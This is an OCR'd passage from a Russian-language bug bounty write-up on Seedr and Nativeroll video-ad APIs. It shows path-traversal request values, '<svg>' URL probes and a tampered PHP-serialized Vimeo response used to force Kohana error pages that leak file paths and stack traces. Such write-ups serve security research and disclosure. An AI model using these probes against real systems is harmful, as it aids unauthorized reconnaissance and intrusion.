
#	Host	Method	URL
48000	https://api.seedr.ru	GET	/video?vid=1337/../../../../upload...
47939	https://api.seedr.ru	GET	/video?vid=1337/../../../../upload...
47894	http://api-stage.seedr.ru	GET	[redacted]
1909	https://v2.nativeroll.tv	GET	/api/%3Csvg%3E
179	https://v2.nativeroll.tv	GET	/api/test%3Csvg%3E


```
ErrorException [ Fatal Error ]: Uncaught Kohana_Exception [ 0 ]: Required route parameter not passed: svg ~ SYSPATH/classes/kohana/route.php [ 511 ] thrown

SYSPATH/classes/kohana/route.php [ 511 ]
506                     $params[$param] = $this->_defaults[$param];
507                 }
508                 else
509                 {
510                     // Ungrouped parameters are required
511                     throw new Kohana_Exception('Required route parameter not passed: :param', array(
512                         ':param' => $param,
513                     ));
514             }
515         }
516

1. {PHP internal call} » Kohana_Core::shutdown_handler()

Environment

Included files (89)
Loaded extensions (59)
$_COOKIE
$_SERVER
```


Здесь я сделаю небольшое отступление, чтобы рассказать о Seedr и о том, откуда взялся **`v2.nativeroll.tv`**. Однако стоит отметить, что вся информация, которую я буду предоставлять, — это мои личные предположения, а они могут оказаться неточными.

Seedr и Nativeroll — платформы для видеорекламы. У Seedr устаревший дизайн, поэтому я предположил, что она была создана задолго до Nativeroll. Обе платформы были куплены на тот момент еще Mail.Ru Group, вероятно, каким-то образом объединены и размещены на HackerOne в одном скоупе. Таким образом, **`v2.nativeroll.tv/api/`**, **`api.seedr.ru`**, **`api-stage.seedr.ru`**, **`player.seedr.ru`** имели общую кодовую базу. Надеюсь, теперь стало немного понятнее.

Хорошо, давай теперь вернемся к красивой странице с ошибкой. **`Environment`**, **`Included files`**, **`Loaded extensions`** — выглядит сочно. Вот что я увидел после нажатия на ссылку **`Included files`**.


```
ErrorException [ Fatal Error ]: Uncaught Kohana_Exception [ 0 ]: Required route parameter not passed: svg ~ SYSPATH/classes/kohana/route.php [ 511 ] thrown

SYSPATH/classes/kohana/route.php [ 511 ]
506                     $params[$param] = $this->_defaults[$param];
507                 }
508                 else
509                 {
510                     // Ungrouped parameters are required
511                     throw new Kohana_Exception('Required route parameter not passed: :param', array(
512                         ':param' => $param,
513                     ));
514             }
515         }
516

1. {PHP internal call} » Kohana_Core::shutdown_handler()

Environment

Included files (89)
DOCROOT/index.php
APPPATH/bootstrap.php
SYSPATH/classes/kohana/core.php
APPPATH/pbkdf2.php
SYSPATH/classes/kohana.php
APPPATH/config/database.php
SYSPATH/classes/i18n.php
SYSPATH/classes/kohana/i18n.php
SYSPATH/classes/kohana/exception.php
SYSPATH/classes/kohana/kohana/exception.php
SYSPATH/classes/log.php
SYSPATH/classes/kohana/log.php
```


Почти 90 файлов, по сути — различные классы, подгруженные с помощью чего-то вроде **`autoload.php`**. Является ли Kohana чем-то вроде CMS или фреймворка? Да, это так. После небольшого поиска я нашел на GitHub репозиторий, который выглядит заброшенным.




```
enov Track latest submodules commits          ✓ 98674c6 on Jul 25, 2016   1,269 commits
application      Help to define Cookie::$salt in bootstrap                          8 years ago
modules          Track latest submodules commits                                     6 years ago
system @ bdbe81a Track latest submodules commits                                     6 years ago
.gitignore       Add composer file for phpunit, track new module changes            10 years ago
.gitmodules      Change submodules to https since github does not like http anymore  9 years ago
.gitmodules-dev  Removed oauth and pagination from .gitmodules-dev                  12 years ago
.travis.yml      Resolve composer downloading and caching issues on Travis           6 years ago
CONTRIBUTING.md  Fixing issue tracker link (Fixes #81)                               7 years ago
LICENSE.md       Updates copyright to 2011. Fixes #4179.                            11 years ago
README.md        fix a small typo in the README.md file                             10 years ago
```


Поскольку **`v2.nativeroll.ru`** и **`api.seed.ru`** имеют общую кодовую базу, я успешно вызвал Error exception на **`api.seedr.ru`** таким же способом (**`https://api.seedr.ru/<svg>`**) и получил тот же результат.


Чтобы вызвать Error exception именно на **`api.seedr.ru/video`** (эндпоинт, который я атаковал), я взял ответ с **`http://vimeo.com/api/v2/video/123456.php`** и изменил тип значения атрибута description со строки на массив.


```
php > echo(file_get_contents('http://vimeo.com/api/v2/video/123456.php'));
a:1:{i:0;a:23:{s:2:"id";i:123456;s:5:"title";s:30:"London Tornado - The
aftermath";s:11:"description";s:2:"..";s:3:"url";s:24:"https://vimeo.com/123456";s:11:"upload_date";
s:19:"2006-12-14 06:53:32";s:15:"thumbnail_small";s:110:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_100x75";s:16:"thumbnail_medium";s:111:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_200x150";s:15:"thumbnail_large";s:107:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_640";s:7:"user_id";i:146861;s:9:"user_name";s:11:"wordtracker";s:8:"user_url";s:29:"https://vimeo.
com/wordtracker";s:19:"user_portrait_small";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_30x30";s:20:"user_portrait_medium";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_75x75";s:19:"user_portrait_large";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_100x100";s:18:"user_portrait_huge";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_300x300";s:21:"stats_number_of_likes";i:11;s:21:"stats_number_of_plays";i:122560;s:24:"stats_nu
mber_of_comments";i:12;s:8:"duration";i:32;s:5:"width";i:320;s:6:"height";i:240;s:4:"tags";s:0:"";s:
13:"embed_privacy";s:8:"anywhere";}}
```


```
a:1:{i:0;a:23:{s:2: "id";i:123456;s:5: "title";s:30: "London Tornado - The aftermath";s:11:
"description";a:1:{i:0;i:1337;}s:3:"url";s:24:"https://vimeo.com/123456";s:11:"upload_date";s:19:"2006-
12-14 06:53:32";s:15:"thumbnail_small";s:110:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_100x75";s:16:"thumbnail_medium";s:111:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_200x150";s:15:"thumbnail_large";s:107:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_640";s:7:"user_id";i:146861;s:9:"user_name";s:11:"wordtracker";s:8:"user_url";s:29:"https://vimeo.com
/wordtracker";s:19:"user_portrait_small";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_30x30";s:20:"user_portrait_medium";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_75x75";s:19:"user_portrait_large";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_100x100";s:18:"user_portrait_huge";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_300x300";s:21:"stats_number_of_likes";i:11;s:21:"stats_number_of_plays";i:122560;s:24:"stats_numbe
r_of_comments";i:12;s:8:"duration";i:32;s:5:"width";i:320;s:6:"height";i:240;s:4:"tags";s:0:"";s:13:"em
bed_privacy";s:8:"anywhere";}}
```

Во время выполнения скрипта функция **`htmlspecialchars()`** ожидала строку, но получила массив, что вызвало Error exception с частичным раскрытием PHP-шаблона и трассировкой стека.

